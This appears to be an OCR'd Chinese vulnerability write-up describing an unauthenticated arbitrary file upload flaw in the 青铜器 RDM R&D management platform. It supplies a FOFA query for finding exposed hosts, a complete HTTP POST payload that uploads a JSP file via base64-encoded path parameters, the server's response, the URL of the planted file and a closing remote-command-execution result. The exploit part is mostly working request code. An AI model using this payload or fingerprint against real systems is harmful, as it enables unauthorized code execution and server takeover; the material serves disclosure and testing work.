
Q10-1青铜器-RDM研发管理平台-文件上传

漏洞描述：

青铜器RDM研发管理平台 upload 接口存在任意文件上传漏洞，未经身份验证的远程攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：body="/images/rdm.ico"

漏洞复现：

payload：

```
POST /upload?dir=cmVwb3NpdG9yeQ==&name=ZGVtby5qc3A=&start=0&size=7000 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)Chrome/93.0.4577.63 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00
Host:
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="file"; filename="poc.jsp"
Content-Type: application/octet-stream

<%out.println("hello");%>
--00content0boundary00
Content-Disposition: form-data; name="Submit"

Go
--00content0boundary00--
```

效果图:

Request

数据包扫描 美化 热加载 构造请求

```
POST /upload?dir=cmVwb3NpdG9yeQ==&name=ZGVtby5qc3A=&start=0&size=7000 HTTP/1.1
Host ?: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/93.0.4577.63 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00
Host:
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="file"; filename="poc.jsp"
Content-Type: application/octet-stream

<%out.println("hello");%>
--00content0boundary00
Content-Disposition: form-data; name="Submit"

Go
--00content0boundary00--
```

Responses 19bytes / 108ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=5245E6E0[redacted]
Date: Tue, 16 Apr 2024 03:51:29
Connection: close
Content-Length: 19

/000000000/demo.jsp
```

验证url

```
/repository/000000000/demo.jsp
```

hello

RCE

use[redacted]\administrator